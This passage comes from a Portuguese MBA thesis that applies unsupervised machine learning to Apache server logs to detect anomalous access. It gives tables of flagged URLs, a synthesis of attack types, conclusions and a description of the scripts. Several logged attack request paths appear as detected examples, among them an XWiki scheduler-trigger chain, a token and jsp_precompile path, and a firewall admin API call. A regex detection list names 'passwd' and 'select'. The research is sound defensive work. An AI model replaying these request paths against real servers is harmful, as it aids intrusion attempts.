12	/~lavfis/lavfiswp/ressonancia-paramagnetica-eletronica-rpe-leybold/eprmontagem2/**?blank=20240801local%20em%20que%20ocorrem%20jogos%20de%20azar.html**	1
13	/ted/index.php/**mahj/20240818-o%20dobro%20de%20um%20n%C3%83%C6%92%C3%86%E2%80%99%C3%83%E2%80%9A%C3%82%C2%BAmero%20real%20adicionado%20ao%20dobro%20de%20outro%20n%C3%83%C6%92%C3%86%E2%80%99%C3%83%E2%80%9A%C3%82%C2%BAmero%20real.xml?lottery/jogos%20de%20deportivo%20espa%C3%83%C6%92%C3%86%E2%80%99%C3%83%E2%80%9A%C3%82%C2%B1ol**	1
14	**/service/extension/backup/mboximport?account-name=admin&append=1&no-switch=1&ow=2**	1
15	/meettheeditors/2012/images/bannerEvento.pdf	1

Tabela 25 - Quantidade de URLs anômalas (Diário) - *Autoencoder*

	URL	Total
1	/~strontium/Publication/Scripts/QuantumMechanicsScript.pdf	9
2	**/goform/AccessControl**	2
3	/wp-json/notificationx/v1/analytics	1
4	/ajax-api/2.0/mlflow/experiments/create	1
5	**/login?next=https://www.ifsc.usp.br**	1
6	**/app/rest/users/id:1/tokens/2uIVlCXI65REiRtFuj2mSRtPYd0;.jsp?jsp_precompile=true**	1
7	**/bin/register/XWiki/XWikiRegister?xredirect=%2Fbin%2Fregister%2FXWiki%2FXWikiRegister%3Fxredirect%3D%252Fbin%252Fregister%252FXWiki%252FXWikiRegister%253Fxredirect%253D%25252Fxwiki%25252Fbin%25252Fview%25252FScheduler%25252F%25253Fdo%25253Dtrigger%252526which%25253DScheduler.NotificationEmailDailySender**	1
8	/~reynaldo/curso_caos/Dynamics.pdf	1
9	**/api/v2/cmdb/system/admin/admin**	1

No cenário diário, realizar uma análise separada dos três modelos e identificar os pontos que cada um destaca para investigação é mais simples, dado que o número total de acessos classificados como anômalos é menor.

No *Isolation Forest* notam-se acessos a URLs que comumente não são associadas como válidas em servidores Web, como /`component_server`, `/dns-query`, `/query`, `/resolve` e `/task/submit/`, o que sugere tentativas de ataque ou exploração de serviços.

O *One-Class SVM* apontou várias tentativas de redirecionamento para sites externos (Tabela 24 - linhas 5, 6, 8, 12 e 13), além de uma tentativa de execução de código remoto (linha 7) e de chamada a uma API potencialmente relacionada à exploração de serviço de e-mail (`mboximport` - linha 14).

O *Autoencoder*, indicou tentativas de acesso por meio de páginas de *login* (Tabela 25 nas linhas 2, 5 e 9) e também um redirecionamento suspeito de página (linha 7), refletindo seu comportamento mais seletivo.

Tabela 26 - Quantidade de URLs anômalas detectadas pelos três modelos (Diário)

	URL	Total
1	/~strontium/Publication/Scripts/QuantumMechanicsScript.pdf	3
2	**/xwiki/bin/register/XWiki/XWikiRegister?xredirect=%2Fbin%2Fregister%2FXWiki%2FXWikiRegister%3Fxredirect%3D%252Fxwiki%252Fbin%252Fview%252FScheduler%252F%253Fdo%253Dtrigger%2526which%253DScheduler.NotificationEmailDailySender**	2
3	**/xmlrpc.php**	1
4	/~strontium/Publication/Scripts/QuantumMechanicsScript.pdf**?XpZ8cqz=oSs66S**	1
5	**/bin/register/XWiki/XWikiRegister?xredirect=%2Fbin%2Fregister%2FXWiki%2FXWikiRegister%3Fxredirect%3D%252Fxwiki%252Fbin%252Fview%252FScheduler%252F%253Fdo%253Dtrigger%2526which%253DScheduler.NotificationEmailDailySender**	1
6	/~reynaldo/curso_caos/Dynamics.pdf	1

Na Tabela 26, que mostra a concordância dos três modelos no cenário diário, destaca-se a detecção de tentativas de manipulação de parâmetros e redirecionamentos relacionados ao XWiki (linhas 2 e 5), o que sugere exploração de uma aplicação que sequer está instalada no servidor — confirmando a hipótese de ataque. Também foram identificadas tentativas de acesso a páginas administrativas (linha 3) e uma possível exploração via envenenamento de *cache* (linha 4). Nesse último caso, o parâmetro adicionado após o nome do arquivo PDF (`XpZ8cqz=oSs66S`) força o servidor a processar a requisição como nova, em vez de reutilizar a versão em *cache*, o que, se repetido em grande volume, pode caracterizar um ataque de negação de serviço (DoS).

A concordância dos três modelos neste cenário diário evidencia um núcleo de detecções mais confiável, reduzindo a probabilidade de falsos positivos isolados. Parte dessas detecções corresponde a acessos legítimos, como os arquivos PDF acadêmicos, mas também surgem tentativas de exploração bem conhecidas: ataques de força bruta via `xmlrpc.php`, exploração de aplicações inexistentes (XWiki) e possíveis ataques de DoS por envenenamento de *cache*. Dessa forma, a abordagem multimodelo demonstra capacidade de destacar, mesmo em *datasets* pequenos, padrões críticos de ataque que merecem atenção prioritária de um analista. Além disso, as análises do cenário diário complementam as observações feitas no cenário semanal, oferecendo uma visão mais pontual e permitindo uma resposta mais ágil e assertiva diante das anomalias detectadas.

5.3 Síntese dos tipos de ataques detectados

Por fim, é possível sintetizar os resultados identificando os principais tipos de ataques que os algoritmos de aprendizado de máquina não supervisionados foram capazes de detectar ao longo dos experimentos. Entre os padrões mais relevantes observados neste estudo destacam-se:

- **Força bruta (*Brute Force*)**: tentativas reiteradas de acesso a páginas de autenticação, como `wp-login.php` e `xmlrpc.php`;
- **Execução remota de código (*Remote Code Execution* – RCE)**: requisições contendo comandos maliciosos, voltados à execução direta no servidor;
- **Injeção de SQL (*SQL Injection* – SQLi)**: URLs adulteradas com comandos que buscam manipular bases de dados;

- **Redirecionamento de páginas (*SEO poisoning*)**: acessos com parâmetros suspeitos inseridos em URLs legítimas, conduzindo para sites externos ou de conteúdo malicioso;
- **Envenenamento de *cache* (*Cache poisoning/DoS*)**: variações artificiais em parâmetros de arquivos legítimos, com potencial de sobrecarregar o servidor e impedir respostas consistentes.

A Tabela 27 resume a contribuição de cada modelo — *Isolation Forest, One-Class SVM e Autoencoder* — na detecção desses tipos de ataques, tanto em cenários de grande quanto de pequeno volume de dados.

Tabela 27 - Tipo de ataques detectados por modelo nos cenários de grande e pequeno volume

	Isolation Forest		*One-Class SVM*		*Autoencoder*		Intersecção dos modelos	
	Grande	Pequeno	Grande	Pequeno	Grande	Pequeno	Grande	Pequeno
Força Bruta	◆	◆		◆	◆	◆	◆	◆
RCE				◆			◆	◆
SQLi					◆		◆	
Redirecionamento				◆		◆		
Envenenamento de *cache*		◆						

De maneira geral, a Tabela 27 evidencia que os modelos não supervisionados foram capazes de detectar diferentes classes de ataques, cada um com maior ou menor sensibilidade a determinados padrões. Enquanto o *Isolation Forest* se mostrou eficaz para identificar variações anômalas em parâmetros e acessos de força bruta, o *One-Class SVM* no cenário de pequeno *dataset* conseguiu ampliar o escopo de detecção, ainda que com risco de falsos positivos. Já o *Autoencoder* destacou-se pela seletividade, capturando ataques mais sutis ou direcionados.

A interseção entre os modelos reforça a importância de uma abordagem multimodelo para reduzir falsos positivos e ampliar a cobertura contra múltiplos vetores de ataque. Esses achados consolidam as contribuições dos experimentos e criam as bases para a discussão das conclusões e dos trabalhos futuros, tratados no capítulo de conclusão.

6 CONCLUSÃO

6.1 Considerações iniciais

Este trabalho teve como objetivo investigar a aplicação de técnicas de aprendizado de máquina não supervisionado na detecção de anomalias em logs de servidores Apache, com foco na identificação de acessos potencialmente maliciosos ou fora do padrão esperado. A pesquisa foi estruturada em três experimentos principais, variando o volume dos *datasets* analisados (grande volume, pequeno volume semanal e pequeno volume diário) e avaliando o desempenho e os tipos de ataques identificados pelos três modelos: *Isolation Forest, One-Class SVM e Autoencoder*.

6.2 Revisão dos resultados

O *Isolation Forest* apresentou o melhor equilíbrio entre desempenho computacional e qualidade de detecção, sendo o mais eficiente em termos de tempo de execução, inclusive em *datasets* maiores. De maneira geral, este algoritmo conseguiu identificar de modo mais eficaz os ataques de força bruta que tentam explorar páginas de *login*.

O *One-Class SVM* mostrou alta sensibilidade, mas também maior propensão a falsos positivos, principalmente em cenários com maior volume de dados. Em pequenos volumes, o algoritmo foi capaz de detectar ataques de força bruta, redirecionamentos indevidos de páginas e execução de código remoto.

O *Autoencoder* revelou-se mais seletivo, detectando menos anomalias, principalmente em *datasets* menores, o que sugere maior risco de falsos negativos, mas, por outro lado, maior precisão nos casos em que rotulou requisições como anômalas. Este modelo se mostrou mais eficiente em conseguir captar mais tipos de anomalias, detectando ataques de força bruta, *SQL Injections*, execução de códigos remotos (RCE) e redirecionamentos indevidos.

A análise comparativa entre os modelos indicou que a concordância entre eles constitui o núcleo mais confiável de detecções, reduzindo ruídos e destacando padrões claros de exploração de vulnerabilidades.

Além disso, a exploração de diferentes volumes de logs mostrou que, embora *datasets* maiores forneçam uma visão mais ampla do comportamento de acesso, a análise de logs menores (semanais ou diários) possibilita uma atuação mais pontual e imediata do analista de segurança, facilitando a resposta rápida a incidentes.

Apesar do planejamento inicial incluir o Experimento 3 com modelos supervisionados (*Random Forest, XGBoost e Regressão Logística*), optou-se por não apresentar seus resultados nesta versão do trabalho, devido à necessidade de maior robustez na rotulagem e na validação dos dados. Essa decisão, entretanto, não diminui a relevância dos experimentos conduzidos, mas reforça a importância de amadurecer as técnicas de supervisão para garantir consistência nos resultados.

Em síntese, este trabalho demonstrou que o uso de aprendizado de máquina não supervisionado aplicado a logs de servidores é uma abordagem viável e eficaz para reforçar a segurança cibernética, oferecendo meios para identificar proativamente comportamentos suspeitos antes que evoluam para incidentes críticos.

6.3 Trabalhos futuros

Como perspectivas para continuidade e evolução deste trabalho, destacam-se:

- **Integração em *pipelines* de monitoramento contínuo**: desenvolver uma API que colete os logs diários dos servidores e execute os modelos, gerando um relatório diário que pode ser enviado por e-mail facilitando a atuação do analista.
- **Diversificação dos *datasets***: aplicar a metodologia a outros tipos de logs além do Apache (como logs de bancos de dados, SSH e servidores de e-mail), ampliando a aplicabilidade prática e a robustez da abordagem.
- **Aprimoramento da rotulagem supervisionada**: expandir o Experimento 3 com maior número de rótulos manuais e métodos mais eficientes de anotação, possibilitando comparações mais sólidas entre modelos supervisionados e não supervisionados.
- **Abordagens semi-supervisionadas e híbridas**: investigar técnicas que combinem rotulação parcial com aprendizado não supervisionado, como *self-training* e *semi-supervised learning*, aproveitando melhor os dados disponíveis.
- Avaliar se as anomalias detectadas pelos modelos não supervisionados podem servir de entrada rotulada para o treinamento dos modelos supervisionados e gerar bons resultados.

Essas linhas de continuidade reforçam o potencial da aplicação de Inteligência Artificial em ambientes de produção, consolidando uma ferramenta de apoio importante para

a segurança da informação e contribuindo para a mitigação de riscos em infraestruturas críticas.

REFERÊNCIAS

APACHE LOG FILES. **Apache HTTP Server Version 2.4 - Log Files**. Disponível em: https://httpd.apache.org/docs/2.4/logs.html. Acesso em: 15 set. 2025.

APACHE SOFTWARE FOUNDATION. **Apache HTTP Server Project**. Disponível em: https://projects.apache.org/project.html?httpd-http_server. Acesso em: 15 set. 2025.

ELASTIC STACK. **Elastic Stack**. Disponível em: https://www.elastic.co/pt/elastic-stack. Acesso em: 15 set. 2025.

ELASTICSEARCH. **Elastic Search**. Disponível em : https://www.elastic.co/pt/elasticsearch. Acesso em: 15 set. 2025.

EML. **Elastic Machine Learning**. Disponível em: https://www.elastic.co/elasticsearch/machine-learning. Acesso em: 15 set. 2025.

FORTINET. **What is splunk?**. Disponível em: https://www.fortinet.com/resources/cyberglossary/what-is-splunk?utm_source=chatgpt.com. Acesso em: 15 set. 2025.

GRAYLOG. **Graylog Open**. Disponível em: https://graylog.org/products/source-available. Acesso em: 15 set. 2025.

GRAYLOG UEBA. **User and Entity Behavior Analytics**. Disponível em : https://graylog.org/feature/anomaly-detection/. Acesso em: 15 set. 2025.

GOOGLE TRADUTOR. **Google Tradutor**. Disponível em: https://translate.google.com/. Acesso em: 19 ago 2025.

HE, Shilin et al. Experience report: System log analysis for anomaly detection. In: **2016 IEEE 27th international symposium on software reliability engineering (ISSRE)**. IEEE, 2016. p. 207-218.

KIBANA. **Kibana**. Disponível em: https://www.elastic.co/pt/kibana. Acesso em: 15 set. 2025.

LOGHUB. **Loghub**. Disponível em: https://github.com/logpai/loghub. Acesso em: 15 set. 2025.

LOGLIZER. **Loglizer**. Disponível em: https://github.com/logpai/loglizer. Acesso em: 15 set. 2025.

LOGPAI. **Log Analytics Powered by AI**. Disponível em: https://logpai.com. Acesso em: 15 set. 2025.

LOGPARSER. **Logparser**. Disponível em: https://github.com/logpai/logparser. Acesso em: 15 set. 2025.

LOGSTASH. **LogStash**. Disponível em: https://www.elastic.co/pt/logstash. Acesso em: 15 set. 2025.

LOGZIP. **Logzip**. Disponível em: https://github.com/logpai/logzip. Acesso em: 15 set. 2025.

LIU, Jinyang et al. Logzip: Extracting hidden structures via iterative clustering for log compression. In: **2019 34th IEEE/ACM International Conference on Automated Software Engineering (ASE)**. IEEE, 2019. p. 863-873.

OPENAI. **ChatGPT (2025)**. Disponível em: https://openai.com/. Acesso em: 18 fev 2025.

SPLUNK. **Splunk Machine Learning Toolkit (MLTK)**. Disponível em: https://www.splunk.com/en_us/resources/splunk-machine-learning-toolkit.html. Acesso em: 15 set. 2025.

URL ENCODE. **URL Encode/Decode**. Disponível em: https://www.url-encode-decode.com/. Acesso em: 19 ago 2025.

WANG, Mengying; XU, Lele; GUO, Lili. Anomaly detection of system logs based on natural language processing and deep learning. In: **2018 4th International Conference on Frontiers of Signal Processing (ICFSP)**. IEEE, 2018. p. 140-144.

ZHU, J. et al. Loghub: A large collection of system log datasets for ai-driven log analytics. In: **2023 IEEE 34th International Symposium on Software Reliability Engineering (ISSRE)**. IEEE, 2023. p. 355-366.

ZHU, Jieming et al. Tools and benchmarks for automated log parsing. In: **2019 IEEE/ACM 41st International Conference on Software Engineering: Software Engineering in Practice (ICSE-SEIP)**. 2019.

Apêndice A – *Scripts* desenvolvidos neste trabalho (repositório GitHub)

Os cinco *scripts* desenvolvidos neste trabalho estão disponíveis para consulta e download no repositório GitHub: https://github.com/joioso/tcc-mba-ia-bigdata. A seguir apresenta-se um breve resumo das funcionalidades de cada um:

- ***Script 1* – *Parsing* dos logs**
  Responsável por ler o arquivo access.log, extrair os campos relevantes (IP, data, método HTTP, URL, *status*, tamanho da resposta etc.) e gerar um *dataframe* pandas estruturado para análise.

- ***Script 2* – Enriquecimento do *Dataframe***
  Realiza o enriquecimento do *dataframe pandas* gerado pelo *Script 1*, adicionando novos campos que apoiam a análise exploratória. Inclui estatísticas descritivas sobre os logs processados, como volume de acessos, taxas de erro (4xx/5xx), acessos internos vs. externos e distribuição geográfica dos IPs. Também efetua a normalização dos atributos utilizados na execução do *Script 4* e gera um arquivo CSV que serve de entrada para esse *script*. Além disso, produz tabelas e gráficos que facilitam a compreensão inicial dos dados.

- ***Script 3* – Rotulagem de anomalias** (prototipagem)
  Aplica expressões regulares (*regex*) para identificar padrões suspeitos em URLs (como `xmlrpc.php`, `wp-login`, `select`, `passwd`, entre outros) e rotula automaticamente as linhas como anomalia (label = 1) ou normal (label = 0). Dessa forma, cria um *dataset* balanceado, adequado para o treinamento de modelos supervisionados implementados no *Script 5*.

- ***Script* 4 – Modelos não supervisionados**
  Implementa a detecção de anomalias utilizando os algoritmos *Isolation Forest, One-Class SVM e Autoencoder*. Gera métricas de tempo de execução, visualizações (*scatter plot*, PCA), contabiliza as anomalias detectadas por cada modelo e exporta os resultados para arquivos CSV, permitindo análises comparativas entre os modelos.

- ***Script* 5 – Modelos supervisionados** (prototipagem)
  Aplica algoritmos supervisionados (*Random Forest, XGBoost e* Regressão Logística) sobre os *datasets* rotulados pelo *Script 3*. Permite comparar os resultados entre os modelos, identificar concordâncias e divergências nas predições e exportar as detecções para análise detalhada. Além disso, calcula as principais métricas de desempenho, como precisão, revocação, *F1-score* e matriz de confusão.